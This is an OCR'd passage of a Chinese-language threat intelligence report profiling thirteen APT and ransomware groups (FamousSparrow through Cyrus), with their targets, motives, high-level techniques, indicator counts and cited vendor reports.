
知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	23	15	8	0

最近发布报告

2020-06-14	Tor2Mine is up to their old tricks and adds a few new ones	alienvault

APT 组织画像



6.1.21 FamousSparrow

组织名	FamousSparrow	
中文名	无	
组织地理	未知	
别名	无	
历史目标	巴西，布基纳法索，南非，加拿大，以色列，法国，立陶宛，危地马拉，沙特阿拉伯，中国台湾，泰国，英国	
目标行业	酒店，政府，国际组织，工程公司，律师事务所	
发现时间	2019-09-01	
最近活跃	2021-09-27	
动机	数据窃取，间谍活动	
描述	FamousSparrow 正在瞄准全世界各地的酒店作为攻击对象，FamousSparrow 黑客组织的目的是展开间谍活动。酒店是 APT 组织的主要目标，因为它可以让攻击者收集目标的旅行习惯数据。他们还可能侵入酒店的 Wi-Fi 基础设施，监听未加密的网络通信 FamousSparrow 黑客组织使用自定义后门 SparrowDoor ，还使用了两个自定义版本的系统密码破解获取工具（Mimikatz）。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	58	6	52	0

最近发布报告

2021-09-27	FamousSparrow APT 组织侵入酒店、政府和企业	Hacker News 中文
2021-09-27	FamousSparrow Via Custom Backdoor	alienvault
2021-09-24	FamousSparrow: A suspicious hotel guest	alienvault

APT 组织画像



6.1.22 魔罗枒

组织名	魔罗枒
中文名	魔罗枒
组织地理	未知
别名	无
历史目标	中国，巴基斯坦，尼泊尔
目标行业	政府，军事，企业，核能
发现时间	2020-11-17
最近活跃	2021-02-06
动机	间谍活动
描述	魔罗枒组织长期针对中国，巴基斯坦，尼泊尔等国和地区进行了长达数年的网络间谍攻击活动，主要针对领域为政府机构，军工企业，核能行业等。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	21	7	14	0

最近发布报告

2021-02-06	魔罗枒组织新一轮对南亚军工企业的窃密攻击	深信服千里目安全实验室
2020-11-17	“魔罗枒”组织以巴基斯坦空间科学委员会招聘为诱饵的攻击活动分析	奇安信威胁情报中心

APT 组织画像



6.1.23 RedFoxtrot

组织名	RedFoxtrot	
中文名	无	
组织地理	大中华地区	
别名	无	
历史目标	南亚，中亚	
目标行业	政府，国防，电信	
发现时间	2014-09-28	
最近活跃	2021-09-28	
动机	数据窃取，潜伏控守	
描述	2014 年以来，RedFoxtrot 针对南亚和中亚的政府、国防和电信组织的活动。RedFoxtrot 使用一系列通常与大中华地区相关攻击组织有关的定制恶意软件变体，如 IceFog、QUICKHEAL 和 RoyalRoad，以及其他更广泛可用的工具，如 Poison Ivy、PlugX 和 PCShare。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	107	11	94	2

最近发布报告

2021-09-28	4 Chinese APT Groups Identified Targeting Mail Server of Afghan Telecommunications Firm Roshan	RecordFuture
2021-06-18	RedFoxtrot: Targets Bordering Asian Countries	alienvault

APT 组织画像



6.1.24 GlobeImposter

组织名	GlobeImposter
中文名	无
组织地理	未知
别名	无
历史目标	未知
目标行业	未知
发现时间	2017-05-21
最近活跃	2021-03-06
动机	勒索破坏

描述	GlobeImposter 是近期非常活跃的勒索家族，首次出现在 2017 年 5 月份，此后，不断出现新的版本和变种。GlobeImposter 攻击手法都极其丰富，通过垃圾邮件、社交工程、渗透扫描、RDP 爆破、恶意程序捆绑等方式进行传播，其加密的后缀名也不断变化。GlobeImposter 勒索病毒攻击目标，较多选择国内金蝶、用友软件的内置 SQL Server 或 Oracle 数据库作为承载点，向内网扩散。攻击目标主要是开始远程桌面服务的服务器，攻击者通过暴力破解服务器密码，对内网服务器发起扫描并人工投放勒索病毒，导致文件被加密。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	5	4	1	0

最近发布报告

2021-03-06	GlobeImposter 勒索热度不减，改头换面再出 5.1 变种	深信服千里目安全实验室
2021-03-06	【高危预警】GlobeImposter5.1 勒索病毒预警	广东省网络威胁情报中心
2020-12-15	GlobeImposter 勒索病毒利用 MSSQL 爆破进行攻击	深信服千里目安全实验室

APT 组织画像

6.1.25 幼象

组织名	幼象	
中文名	无	
组织地理	南亚次大陆	
别名	无	
历史目标	巴基斯坦、孟加拉、斯里兰卡、马尔代夫	
目标行业	政府，军事，国防，外交，核能，金融，教育，电信	
发现时间	2017-07-26	
最近活跃	2021-02-22	
动机	数据窃取	
描述	“幼象”组织是一个来自南亚次大陆方向的 APT 攻击组织，“幼象”组织攻击活动最早可追溯到 2017 年 7 月，其主要攻击目标为巴基斯坦、孟加拉、斯里兰卡和马尔代夫等南亚国家的政府、军事、国防、外交、核能、金融、教育、电信等部门及行业。“幼象”组织使用的木马武器既有开源工具，如：Empire 渗透框架和 Exploit Pack 漏洞攻击平台。同时也有自研 C++ 编写的窃密木马（可借助 U 盘进行横向移动突破隔离网络，窃取隔离网络主机文件）、Python 语言编写的木马以及 Go 语言编写的木马。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	32	16	16	0

最近发布报告

2021-02-22	“幼象”组织针对巴基斯坦国防制造商的攻击活动分析报告	安天

APT 组织画像



6.1.26 SharpPanda

组织名	SharpPanda
中文名	无
组织地理	大中华地区
别名	无
历史目标	东南亚
目标行业	未知
发现时间	2021-06-03
最近活跃	2021-06-03
动机	数据窃取

描述	SharpPanda APT 主要针对的东南亚政府进行攻击。 SharpPanda APT 利用鱼叉式网络钓鱼获得初始访问权，利用旧的 Microsoft Office 漏洞以及内存加载器链，在受害者的机器上安装一个后门 . 并用加载器收集受害者计算机上的数据，包括主机名、操作系统名称和版本、系统类型（32/64 位）、用户名、网络适配器的 MAC 地址。它还向 WMI 查询反病毒信息。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	78	6	72	0

最近发布报告

2021-06-03	SharpPanda Targets Southeast Asian Government With Previously Unknown Backdoor	alienvault
2021-06-03	SharpPanda: Chinese APT Group Targets Southeast Asian Government With Previously Unknown Backdoor	checkpoint

APT 组织画像



6.1.27 Thrip

组织名	Thrip	
中文名	无	
组织地理	未知	
别名	无	
历史目标	美国，东南亚	
目标行业	航空航天，国防，教育，政府，高科技，卫星，电信	
发现时间	2019-09-12	
最近活跃	2019-09-12	
动机	间谍活动，信息窃取	
描述	Thrip 组织主要针对美国和东南亚的卫星通信，电信，地理空间成像和国防部门进行间谍活动。该组织使用大量合法软件如：PsExec、Powershell、Mimikatz、WinSCP 和 LogMeln，同时具备自主研发的 Catchamas 木马，具有信息窃取，规避检测等功能。	

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	0	0	0	0

最近发布报告

2018-06-19	Thrip: Espionage Group Hits Satellite, Telecoms, and Defense Companies	alienvault
2018-06-19	Thrip mitre att&ck	MITRE

APT 组织画像

6.1.28 TH-261

组织名	TH-261
中文名	无
组织地理	意大利
别名	无
历史目标	意大利
目标行业	国防，工业，军事
发现时间	2020-12-05
最近活跃	2021-02-04
动机	潜伏控守

描述	TH-261 是一个针对意大利的 APT 组织，2020 年 12 月入侵了意大利一家主要战略公司 Leonardo SpA，直击意大利国防工业和军事关键项目，TH-261 APT 组织已经在 Leonardo SpA 部门内持续了两年多潜伏，航空结构和飞行部门已遭到长期的攻击。与 TH-261 相关的恶意软件样本有 Fujinama，lgfxtray，Cashback。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	28	12	16	0

最近发布报告

2021-02-04	Connecting the dots inside the Italian APT Landscape	yoroi

APT 组织画像



6.1.29 Gelsemium

组织名	Gelsemium	
中文名	无	
组织地理	未知	
别名	无	
历史目标	中国台湾，中国香港，斯里兰卡	
目标行业	科技	
发现时间	2021-02-01	
最近活跃	2021-06-23	
动机	潜伏控守	
描述	Operation NightScout 是一个高度有针对性的 APT 组织。受害者来自中国台湾、中国香港和斯里兰卡。Operation NightScout 新的供应链攻击损害了 NoxPlayer 的更新机制，NoxPlayer 是用于 PC 和 Mac 的 Android 仿真器，也是 BigNox 产品系列的一部分，在全球拥有 1.5 亿多用户。攻击链中总共观察到三种不同的恶意更新变体，每种变体都使用了不同的恶意软件。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
4	279	31	244	4

最近发布报告		
2021-06-23	Threat intel || Gelsemium	alienvault
2021-06-10	Gelsemium new campaign indicators	alienvault
2021-06-09	Stealthy Gelsemium cyberspies linked to NoxPlayer supply-chain attack	alienvault
2021-02-01	Operation NightScout: Supply?chain attack targets online gaming in Asia	ESET

APT 组织画像

6.1.30 UNC215

组织名	UNC215	
中文名	无	
组织地理	大中华地区	
别名	无	
历史目标	中东，以色列	
目标行业	政府	
发现时间	2021-08-10	
最近活跃	2021-08-10	
动机	数据窃取	
描述	UNC215 APT 的主要攻击目标为中东，以色列的政府。利用微软 SharePoint 漏洞 CVE-2019-0604 在中东和中亚的目标安装网络外壳和 FOCUSFJORD 有效载荷，将用户数据上传至 C2 服务器。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
2	70	12	55	3

最近发布报告

2021-08-10	Experts Believe Chinese Hackers Are Behind Several Attacks Targeting Israel	thehackernews
2021-08-10	UNC215: Spotlight on a Chinese Espionage Campaign in Israel	fireeye

APT 组织画像



6.1.31 IndigoZebra

组织名	IndigoZebra
中文名	无
组织地理	大中华地区
别名	无
历史目标	阿富汗，吉尔吉斯斯坦，乌兹别克斯坦
目标行业	政府
发现时间	2014-07-01
最近活跃	2021-07-01
动机	数据窃取
描述	IndigoZebra 是一个针对阿富汗政府，吉尔吉斯斯坦和乌兹别克斯坦的 APT 组织，擅长使用网络钓鱼攻击。其后门使用带有硬编码的承载访问令牌的 Dropbox API，并能够下载、上传和执行文件。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
3	331	75	256	0

最近发布报告

2021-07-01	VTA - IndigoZebra APT Spear-Phishing Campaign	alienvault
2021-07-01	IndigoZebra APT Hacking Campaign Targets the Afghan Government	alienvault
2021-07-01	IndigoZebra APT continues to attack Central Asia with evolving tools	checkpoint

APT 组织画像


6.1.32 PuzzleMaker

组织名	PuzzleMaker	
中文名	无	
组织地理	未知	
别名	无	
历史目标	未知	
目标行业	政治，新闻	
发现时间	2021-06-29	
最近活跃	2021-06-29	
动机	潜伏控守	
描述	PuzzleMaker 是个攻击组织，擅长利用 Google Chrome 和 Microsoft Windows 0 day 漏洞进行攻击。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	22	2	12	8

最近发布报告		
2021-06-09	PuzzleMaker attacks with Chrome zero-day exploit chain	kaspersky

APT 组织画像



6.1.33 Cyrus

组织名	Cyrus
中文名	无
组织地理	印度
别名	无
历史目标	印度、阿富汗
目标行业	国防
发现时间	2019-07-31
最近活跃	2021-07-15
动机	潜伏控守

描述	Cyrus APT 组织是一个针对印度和阿富汗的攻击组织，目标行业是国防部门。Cyrus APT 通过入侵印度的网站或者伪装成印度的网站，将其作为 C2 服务器。接着向目标发送钓鱼邮件，邮件中嵌入一个包含 lnk 文件或者漏洞利用的文档。当点击了 lnk 文件或者包含有漏洞的文档后，恶意代码会从 C2 服务器上下载 HTA 文件，HTA 文件会在某个目录下释放出一个名字为 DUser.dll 的文件，同时拷贝 credwiz.exe 到该目录。利用 DLL Side-loading 方法来执行恶意代码即通过 credwiz.exe 来加载 DUser.dll，实现恶意代码的执行。


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
1	52	33	19	0

最近发布报告

2021-07-15	_Cyrus_APT 组织 __SideWinder（响尾蛇）_ 的兄弟	深信服千里目安全实验室

APT 组织画像



